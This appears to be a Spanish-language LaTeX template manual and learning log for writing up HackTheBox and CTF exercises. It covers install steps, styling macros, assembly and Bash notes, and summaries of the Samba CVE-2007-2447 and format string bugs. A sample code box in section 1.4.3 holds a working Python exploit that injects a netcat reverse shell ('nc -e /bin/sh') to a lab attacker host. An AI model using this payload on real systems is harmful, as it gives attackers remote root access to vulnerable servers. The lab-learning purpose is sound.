

CYBERSECURITY PLAYBOOK & WRITEUPS

Plataformas y Entornos Evaluados

 HackTheBox

 TryHackMe

 PortSwigger

 pwn.college

 CTF Challenge

errantprogrammer

v1.0 (2026) | 8 de septiembre de 2026

Dashboard de Máquinas y Desafíos Resueltos

Objetivo	S.O.	Plataforma	Dificultad	Estado	Tags / Categorías
----------	------	------------	------------	--------	-------------------

Índice general

Dashboard de Progreso	I
1. Guía de Uso del Template & Manual Técnico	1
1.1. Instalación y Configuración del Entorno	1
1.1.1. Clonar el Repositorio	1
1.1.2. Instalación de Pygments con uv (Requisito para minted)	1
1.1.3. Instalación de L ^A T _E X en Linux	2
1.1.4. Instalación de L ^A T _E X en Windows	2
1.1.5. Instalación de L ^A T _E X en macOS	2
1.2. Arquitectura y Flujo de Trabajo	3
1.2.1. Estructura de Directorios	3
1.3. Paleta de Colores Oficial	4
1.4. Componentes Visuales y Cajas de Entorno	4
1.4.1. Ficha Resumen del Objetivo (\targetSummary)	4
1.4.2. Terminal de Comandos (terminal)	5
1.4.3. Cajas de Código y Exploits (codebox, pythonbox, bashbox)	5
1.4.4. Cajas de Alerta y Análisis de Vulnerabilidad	5
1.4.5. Caja de Flags Segura (flagbox)	6
1.4.6. Cajas de Aprendizaje y Fuentes de Consulta (learningbox, sourcebox)	6
1.5. Insignias y Badges Modulares	6
1.6. Reglas de Modificación: Qué Modificar y Qué No	7
2. Knowledge Base & Bitácora de Aprendizaje	8
2.1. Metodología de Registro y Fuentes de Consulta	8
2.2. Fundamentos de Lenguajes & Arquitectura	8
2.2.1. Assembly (ASM x86_64) & Arquitectura de Computadores	8
2.2.2. Bash Scripting & Automatización de Tareas	10
2.3. Técnicas de Explotación & Seguridad Ofensiva	11
2.3.1. Explotación de Servicios de Red: Samba Username Map Script	11
2.3.2. Explotación de Binarios: Format String Vulnerability	12
2.4. Matriz Global de Aprendizajes & Fuentes	12

Capítulo 1

Guía de Uso del Template & Manual Técnico

Este capítulo proporciona una guía completa y exhaustiva sobre la estructura, los componentes visuales, la paleta de colores, los entornos interactivos y los procedimientos de instalación multiplataforma del **Template de Ciberseguridad**.

1.1. Instalación y Configuración del Entorno

Para utilizar este repositorio y generar documentos PDF con tipografía vectorial, iconos FontAwesome, gráficos TikZ y resaltado de sintaxis con `minted` sin errores, sigue las instrucciones de instalación según tu sistema operativo:

1.1.1. Clonar el Repositorio

Abre tu terminal y clona el repositorio desde GitHub:

>_ Clonar Repositorio

```
git clone https://github.com/errantprogrammer/tex_template.git
cd tex_template/cybersecurity
```

1.1.2. Instalación de Pygments con uv (Requisito para minted)

El template utiliza el motor `minted` con *Pygments* para proporcionar resaltado de sintaxis de alta fidelidad. La forma recomendada y más rápida de instalarlo es utilizando `uv` (el gestor de paquetes ultrarrápido de Python):

>_ Instalación de Pygments con uv

```
# 1. Instalar uv en Linux / macOS:
curl -LsSf https://astral.sh/uv/install.sh | sh

# En Windows (PowerShell):
powershell -ExecutionPolicy Bypass -c "irm https://astral.sh/uv/install.ps1 | iex"

# 2. Instalar Pygments como herramienta global con uv:
uv tool install pygments

# O alternativamente instalarlo via pip con uv:
uv pip install --system pygments
```

1.1.3. Instalación de L^AT_EX en Linux

Debian / Ubuntu / Kali Linux / Parrot OS: Instala la distribución completa de TeX Live:

>_ Debian / Ubuntu / Kali

```
sudo apt update
sudo apt install -y texlive-full
```

Opción ligera (si cuentas con espacio de disco limitado):

>_ Debian / Ubuntu (Instalación Ligera)

```
sudo apt install -y texlive-latex-extra texlive-fonts-extra \
texlive-extra-utils texlive-science fonts-font-awesome
```

Fedora / Red Hat / CentOS:

>_ Fedora / RHEL

```
sudo dnf install -y texlive-scheme-full
```

Arch Linux / Manjaro:

>_ Arch Linux / Manjaro

```
sudo pacman -S --needed texlive-meta texlive-fontsextra
```

1.1.4. Instalación de L^AT_EX en Windows

1. Descarga e instala **MiKTeX** (<https://miktex.org/download>) o **TeX Live para Windows**.
2. Durante el asistente de instalación de MiKTeX, marca la opción ***Always install missing packages on-the-fly*** para que cualquier paquete adicional se descargue automáticamente en la primera compilación.
3. **Editor recomendado:** Instala **Visual Studio Code** con la extensión oficial **LaTeX Workshop** o utiliza **TeXstudio**.
4. Para compilar desde PowerShell o CMD (con -shell-escape):

>_ Compilación en Windows (PowerShell)

```
cd cybersecurity
pdflatex -shell-escape main_compilation.tex
```

1.1.5. Instalación de L^AT_EX en macOS

1. Instala la distribución completa **MacTeX** utilizando Homebrew:

>_ Homebrew macOS

```
brew install --cask mactex
```

O descarga el instalador gráfico **MacTeX.pkg** desde: <https://www.tug.org/mactex/>.

2. **Editor recomendado:** Visual Studio Code (con LaTeX Workshop) o TeXShop (incluido en la instalación de MacTeX).
3. Para compilar desde Terminal (con `-shell-escape`):

>_ Terminal macOS

```
cd cybersecurity
pdflatex -shell-escape main_compilation.tex
```

1.2. Arquitectura y Flujo de Trabajo

El template está diseñado bajo una arquitectura modular y desacoplada mediante el paquete subfiles. Esto permite dos flujos de trabajo simultáneos:

i Modos de Compilación Disponibles

- **Modo Standalone (Writeup Individual):** Puedes compilar un archivo `writeup.tex` de forma aislada dentro de su propia carpeta mediante `pdflatex -shell-escape writeup.tex`. El archivo generará su propia portada individual, cabeceras locales y numeración desde **1.0** (evitando el error de secciones 0.1).
- **Modo Maestro (main_compilation.tex):** Compila el libro completo recopilando todos los writeups, generando automáticamente la portada, el **Dashboard de Progreso interactivo** y la Tabla de Contenidos general.

1.2.1. Estructura de Directorios

La jerarquía de carpetas está estandarizada de la siguiente manera:

</> Árbol de Directorios del Módulo

```
cybersecurity/
|-- main_compilation.tex      # Documento maestro (Libro completo)
|-- figure/                  # Imagenes maestras y logos globales
|-- style/
|   \-- cybersec.sty          # Paquete principal con estilos y macros
|-- chapters/
|   |-- guide/
|   |   \-- template_guide.tex # Manual de uso (este documento)
|   \-- knowledge_base/
|       \-- knowledge_base.tex # Base de conocimiento y bitácora transversal
\-- writeups/
    |-- hackthebox/
    |   \-- lame/
    |       |-- writeup.tex      # Writeup individual de HTB Lame
    |       \-- figure/          # Capturas exclusivas de la maquina
    |-- tryhackme/
    \-- ctf/
        \-- pico_format_string/
            |-- writeup.tex      # Reto individual de CTF
            \-- figure/
```

1.3. Paleta de Colores Oficial

El diseño utiliza una gama cromática moderna basada en tonos pizarra oscuros, cianes de alta visibilidad y el estándar CVSS v3.1 para niveles de severidad:

Nombre de Color	Código HEX	Muestra	Uso Recomendado
csecDark	#0F172A		Fondos principales oscuros, cabeceras de tablas y texto base.
csecNavy	#1E293B		Fondos de tarjetas de código, acentos secundarios.
csecCyan	#0284C7		Enlaces interactivos, subtítulos destacados y comandos.
csecGreen	#059669		Estado PWNEED / Resuelto, flags y remediaciones válidas.
csecOrange	#D97706		Advertencias, notas técnicas y estados pendientes.
csecRed	#DC2626		Alertas críticas y vulnerabilidades graves.
csecPurple	#7C3AED		Reversing, explotación de binarios (Pwn) y pwn.college.
csecLight	#F8FAFC		Fondo de cajas de información y tarjetas claras.
sevCritical	#991B1B		CVSS 9.0 – 10.0 (Vulnerabilidad Crítica / RCE).
sevHigh	#DC2626		CVSS 7.0 – 8.9 (Vulnerabilidad Alta / PrivEsc).
sevMedium	#D97706		CVSS 4.0 – 6.9 (Vulnerabilidad Media / XSS, CSRF).
sevLow	#2563EB		CVSS 0.1 – 3.9 (Vulnerabilidad Baja / Info Disclosure).
sevInfo	#059669		Informativo / Buenas prácticas.

Tabla 1.1: Paleta de colores del template de Ciberseguridad.

1.4. Componentes Visuales y Cajas de Entorno

1.4.1. Ficha Resumen del Objetivo (\targetSummary)

Es el bloque inicial que define la ficha técnica del reto o máquina evaluada. Al utilizar este comando, se realizan 3 acciones automáticas:

1. Dibuja la tarjeta técnica con soporte para múltiples tags y flags largas.
2. Actualiza dinámicamente las cabeceras de página con el logo de la plataforma y el nombre de la máquina.
3. Registra automáticamente los datos en el **Dashboard de Progreso** del documento maestro.

</> Sintaxis de \targetSummary

```

\targetSummary%
{Nombre_Objetivo}%      1. Nombre de la maquina o reto
{10.10.10.3}%           2. IP o Hostname
{HackTheBox}%           3. Plataforma (HackTheBox, TryHackMe, PortSwigger, CTF o ruta)
{Easy}%                 4. Dificultad (Easy, Medium, Hard, Insane)
{Linux}%                5. Sistema Operativo (Linux, Windows, etc.)
{Samba, RCE, Tags}%     6. Tags o vectores clave separados por coma
{17/08/2026}%           7. Fecha de resolucioin
{user_flag_hash}%       8. Flag de Usuario o Flag CTF
{root_flag_hash}%       9. Flag de Root (dejar vacio {} si solo hay una flag)


```

1.4.2. Terminal de Comandos (terminal)

Entorno diseñado para mostrar trazas de consola, escaneos Nmap, respuestas de terminal y comandos interactivos:

</> Sintaxis del Entorno terminal

```
\begin{terminal}
[attacker@kali:~]$ nmap -sC -sV -p 21,22,139,445 10.10.10.3
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
\end{terminal}
```



```
attacker@kali:
$ nmap -sC -sV -p 21,22,139,445 10.10.10.3
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
```

1.4.3. Cajas de Código y Exploits (codebox, pythonbox, bashbox)

Permiten incrustar exploits o scripts personalizados con números de línea y resaltado de sintaxis:

🔗 Exploit Samba CVE-2007-2447

```
import sys
from smb.SMBConnection import SMBConnection

def trigger_rce(target_ip, lhost, lport):
    payload = f"nohup nc -e /bin/sh {lhost} {lport} &"
    username = f"/={payload}~"
    conn = SMBConnection(username, "", "attacker", "target", use_ntlm_v2=False)
    conn.connect(target_ip, 445, timeout=5)

if __name__ == "__main__":
    trigger_rce("10.10.10.3", "10.10.14.5", 4444)
```

1.4.4. Cajas de Alerta y Análisis de Vulnerabilidad

🚩 Vulnerabilidad: Ejecución Remota de Comandos (CVE-2007-2447) L

a versión de Samba 3.0.20 permite la ejecución de comandos arbitrarios en el servidor debido a la falta de sanitización en el parámetro username map script en transacciones MS-RPC.

📄 Nota Informativa

Este es un recuadro estándar para notas de reconocimiento o metodologías aplicadas.

💡 Pro-Tip de Explotación

Siempre verifica si los sockets Unix locales permiten comunicación con procesos de privilegios elevados sin autenticación.

⚠️ Advertencia

El exploit reinicia el servicio en caso de fallo, lo que podría alertar al sistema de detección de intrusos (IDS).

❗ Alerta de Severidad Crítica

Acceso total como usuario root conseguido sin requerir credenciales previas.

1.4.5. Caja de Flags Segura (flagbox)

La caja flagbox admite flags de cualquier longitud y con caracteres especiales (_, #, %, &, { }) sin necesidad de escaparlos manualmente:

🚩 Flag Capturada picoCTF

✅ CAPTURADA

```
picoCTF{format_string_exploit_leak_3847291a_custom_pwn_success}
```

1.4.6. Cajas de Aprendizaje y Fuentes de Consulta (learningbox, sourcebox)

Diseñadas para registrar lecciones aprendidas en writeups o en el capítulo de Knowledge Base, junto con los libros, sitios web o cursos consultados:

🎓 Técnica Asimilada: Inyección en Samba

La directiva username map script ejecuta comandos arbitrarios sin sanitización en Samba 3.0.x cuando se envían metacaracteres de shell en el nombre de usuario.

📖 Fuentes y Bibliografía Consultada

-  **The Linux Command Line (William Shotts)**

🔗 [Capítulo 24: Redirección y ejecución en subshell](#)

-  **Rapid7 Exploit Database — CVE-2007-2447**

🔗 <https://www.rapid7.com/db/>

1.5. Insignias y Badges Modulares

Puedes utilizar badges en cualquier parte de tus reportes mediante las siguientes macros:


Macro	Muestra	Código $\text{\LaTeX}$
Plataformas		<code>\platformBadge{HackTheBox}</code>
		<code>\platformBadge{TryHackMe}</code>
		<code>\platformBadge{PortSwigger}</code>
		<code>\platformBadge{pwn.college}</code>
		<code>\platformBadge{OverTheWire}</code>
		<code>\platformBadge{Root-Me}</code>
		<code>\platformBadge{CTF}</code>
Fuentes / Medios	 	<code>\sourceBadge{Libro}</code>
	 	<code>\sourceBadge{Docs}</code>
	 	<code>\sourceBadge{Lab}</code>
Dificultad	 	<code>\difficultyBadge{Easy}</code>
	 	<code>\difficultyBadge{Hard}</code>
Severidad CVSS	 	<code>\severityBadge{Critical}</code>
	 	<code>\severityBadge{Medium}</code>
Sistemas	 	<code>\osBadge{Linux}</code>
Etiquetas	  	<code>\tagList{Web, RCE, PrivEsc}</code>

Tabla 1.2: Colección de macros para insignias modulares.

1.6. Reglas de Modificación: Qué Modificar y Qué No

✓ QUÉ PUEDES MODIFICAR LIBREMENTE	✗ QUÉ NO DEBES TOCAR EN EL ESTILO
1. Contenido de Writeups: Crea y edita libremente archivos <code>writeup.tex</code> dentro de <code>writeups/</code> .	1. Flujo de Streams de Targets: No modifies <code>\targetStream</code> ni <code>\renderDashboard</code> en <code>cybersec.sty</code> , ya que romperías la autogeneración del Dashboard.
2. Fichas de Objetivos: Personaliza todos los parámetros de <code>\targetSummary</code> (nombres, IPs, fechas, dificultad, flags).	2. Macros Globales de Cabecera: No elimines los comandos <code>\gdef</code> en <code>\setPlatformHeader</code> , pues son necesarios para mantener la cabecera entre subarchivos.
3. Capturas e Imágenes: Coloca tus evidencias gráficas dentro de la carpeta <code>figure/</code> de cada <code>writeup</code> o en la raíz <code>figure/</code> .	3. Numeración Adaptativa: No alteres la macro <code>\thesection</code> que ajusta los índices entre modo standalone y modo compilación maestra.
4. Portada y Autor: Modifica tu nombre, fecha o colección de badges en el <code>titlepage</code> de <code>main_compilation.tex</code> .	4. Modos de Listado y Verbatim: No reemplaces las opciones <code>verbatim</code> de <code>flagbox</code> ni de las cajas de terminal.

Tabla 1.3: Guía de modificación y buenas prácticas del template.

Capítulo 2

Knowledge Base & Bitácora de Aprendizaje

Este capítulo constituye el repositorio central de conocimientos técnicos, conceptos teóricos y metodologías asimiladas durante auditorías, resolución de laboratorios y estudio bibliográfico. A diferencia de los reportes individuales, aquí la información se estructura de forma **temática y transversal**, vinculando cada habilidad con los libros, sitios web, documentación y máquinas específicas donde fue adquirida.

2.1. Metodología de Registro y Fuentes de Consulta

Para que el conocimiento perdure y sea consultable de manera inmediata en auditorías reales o exámenes prácticos (como OSCP o CPTS), cada concepto registrado debe responder a tres preguntas fundamentales:

1. **¿Qué aprendí?** (Concepto técnico, mecanismo de funcionamiento, payload o comando clave).
2. **¿Dónde lo aprendí?** (Libro con autor y capítulo, sitio web/documentación con URL, o máquina vulnerable con enlace interno).
3. **¿Cómo se aplica?** (Comando reproducible, script o prueba de concepto).

Badges de Fuentes Disponibles

Para estandarizar el origen del conocimiento, dispones de la macro `\sourceBadge{. . . }` y el comando `\resourceItem{Tipo}{Título/Autor}{Detalle/Enlace}`:



2.2. Fundamentos de Lenguajes & Arquitectura

2.2.1. Assembly (ASM x86_64) & Arquitectura de Computadores

El conocimiento de ensamblador x86_64 es fundamental para tareas de ingeniería inversa, depuración de binarios (*pwn*) y desarrollo de exploits.

Conceptos Clave Aprendidos: Arquitectura x86_64

- **Registros de Propósito General:** Familiarización con los registros de 64 bits (rax, rbx, rcx, rdx, rsi, rdi, rsp, rbp, r8–r15) y sus sub-registros de 32, 16 y 8 bits (eax, ax, al).
- **Convenio de Llamadas (System V AMD64 ABI):** Los primeros seis argumentos enteros/punteros a funciones en Linux se pasan a través de registros en orden estricto: rdi, rsi, rdx, rcx, r8, r9. Los argumentos adicionales van a la pila (*stack*).
- **Llamadas al Sistema (syscall):** El número de syscall se coloca en rax, los argumentos en rdi, rsi, etc., y el valor de retorno se recupera en rax.
- **Estructura del Stack Frame:** Creación de prólogo (push rbp; mov rbp, rsp) y epílogo (leave; ret) y reserva de variables locales restando a rsp.

Fuentes y Bibliografía Utilizadas

-  **Libro** Practical Binary Analysis (Dennis Andriesse)
[Capítulo 2: x86 and x86-64 Architecture Overview \(No Starch Press\)](#)
-  **Libro** Assembly Language Step-by-Step (Jeff Duntemann)
[Fundamentos de registros, banderas de estado y direccionamiento de memoria](#)
-  **Docs** x86-64 Cheat Sheet — Brown University
https://cs.brown.edu/courses/cs033/docs/guides/x64_cheatsheet.pdf
-  **Web** Linux System Call Table for x86_64 (Ray Chapman)
https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/
-  **Docs** Intel 64 and IA-32 Architectures Software Developer's Manual
<https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html>

🔗 Ejemplo Práctico: Syscall sys_write en x86_64 (hello.asm)

```
global _start

section .text
_start:
; syscall: sys_write (rax = 1, rdi = fd 1, rsi = buffer, rdx = len)
mov rax, 1          ; ID de syscall sys_write en Linux x86_64
mov rdi, 1          ; File Descriptor: 1 (stdout)
mov rsi, msg        ; Puntero al mensaje
mov rdx, len        ; Longitud en bytes
syscall

; syscall: sys_exit (rax = 60, rdi = status code 0)
mov rax, 60
xor rdi, rdi
syscall

section .data
msg db "Hello, x86_64 Assembly!", 0x0A
len equ $ - msg
```

2.2.2. Bash Scripting & Automatización de Tareas

Bash es el lenguaje nativo de los entornos Linux para automatización rápida de auditorías, parsing de ficheros de log y creación de herramientas de reconocimiento al vuelo.

🎓 Conceptos Clave Aprendidos: Bash Avanzado

- **Redirección y Descriptores de Ficheros:** Control preciso de stdin (0), stdout (1) y stderr (2). Uso de 2>&1 para unificar flujos y /dev/null para silenciar ruido en bucles.
- **One-Liners de Reconocimiento:** Uso de combinaciones de curl, grep, sed, awk y xargs para extraer subdominios o endpoints activos en segundos sin herramientas pesadas.
- **Subshells y Captura de Salida:** Diferencia entre asignación síncrona mediante \$(comando) y ejecución en subshell background con & junto al comando wait.
- **Manejo de Señales (trap):** Limpieza automática de ficheros temporales y sockets al pulsar Ctrl+C (SIGINT) en scripts interactivos.

Fuentes y Bibliografía Utilizadas

-  **Libro** **The Linux Command Line: A Complete Introduction (William Shotts)**
[Capítulos 20 al 35: Entornos shell, variables, control de flujo y scripts robustos](#)
-  **Libro** **Wicked Cool Shell Scripts (Dave Taylor & Brandon Perry)**
[2ª Edición — Scripts prácticos para administración de sistemas y seguridad](#)
-  **Web** **Bash Hackers Wiki — Guía profunda de sintaxis y buenas prácticas**
<https://wiki.bash-hackers.org>
-  **Web** **ExplainShell — Análisis visual e interactivo de comandos y flags**
<https://explainshell.com>
-  **Docs** **GNU Bash Reference Manual Oficial**
<https://www.gnu.org/software/bash/manual/>

>_ Snippet Útil: Escaneo Rápido de Hosts Vía Ping en Bash

```
#!/usr/bin/env bash
# Sweep rápido de red /24 en paralelo usando subshells
SUBNET="10.10.10"
echo "[*] Escaneando subred ${SUBNET}.0/24..."

for ip in $(seq 1 254); do
  (ping -c 1 -W 1 "${SUBNET}.${ip}" >/dev/null && echo "[+] Host activo: ${SUBNET}.${ip}") &
done
wait
echo "[*] Barrido completado."
```

2.3. Técnicas de Explotación & Seguridad Ofensiva


En esta sección se correlacionan las técnicas de intrusión con los retos o laboratorios resueltos dentro de este mismo documento.

2.3.1. Explotación de Servicios de Red: Samba Username Map Script

Mecanismo de Vulnerabilidad (CVE-2007-2447)

En versiones vulnerables de Samba (3,0,0 a 3,0,25rc3), la directiva `username map script` ejecutaba scripts de shell externos concatenando directamente el nombre de usuario sin escapar metacaracteres (‘ o \$(...)). Al pasar un payload como nombre de usuario vía SMB, el comando se ejecuta con privilegios de root.

Fuentes y Referencias del Concepto

-  **HackTheBox — Lame (Capítulo ??)**
[Máquina donde se identificó y explotó manualmente este vector en la práctica](#)
-  **NIST NVD — Registro Oficial CVE-2007-2447**
<https://nvd.nist.gov/vuln/detail/CVE-2007-2447>
-  **Rapid7 Metasploit Module Documentation**
https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

2.3.2. Explotación de Binarios: Format String Vulnerability

Fuga Arbitraria de Memoria del Stack

Cuando una función variádica como `printf()` recibe una entrada del usuario sin una cadena de formato estricta (`printf(buf)` en lugar de `printf("%s", buf)`), el usuario puede suministrar especificadores como `%p` o `%x` para leer valores del stack, o `%n` para escribir en memoria. En `x86_64` es fundamental considerar el orden Little-Endian al reconstruir cadenas desde valores hexadecimales.

Fuentes y Referencias del Concepto

-  **picoCTF — Format String 1 (Capítulo ??)**
[Reto donde se aplicó extracción de datos posicionales `%14\$p` para leer la bandera secreta](#)
-  **Hacking: The Art of Exploitation (Jon Erickson)**
[Capítulo 0x300: *Exploitation — Format Strings*](#)
-  **OWASP Format String Vulnerability Reference**
https://owasp.org/www-community/attacks/Format_string_attack

2.4. Matriz Global de Aprendizajes & Fuentes

Esta tabla proporciona un índice rápido para localizar de inmediato qué técnica domina el auditor y dónde consultar la referencia teórica o práctica correspondiente:

Técnica / Concepto	Categoría	Fuente Principal (Libro / Web / Lab)	Referencia
Llamadas al sistema y registros en x86_64	Arquitectura ASM	Libro Web <i>Practical Binary Analysis</i> Brown Univ. Cheatsheet	Cap. 2
Subshells y Descriptores de Ficheros	Scripting / Bash	Libro Docs <i>The Linux Command Line</i> GNU Bash Manual	Cap. 2
Inyección de comandos vía Samba	Redes / RCE	Writeup Docs Máquina Lame (HTB) CVE-2007-2447	Sec. ??
Format String Stack Leak (%p)	Binary Exploitation	Lab Libro Reto Format String 1 (picoCTF) <i>Hacking: The Art of Expl.</i>	Sec. ??

Tabla 2.1: Matriz consolidada de conocimientos adquiridos y fuentes de procedencia.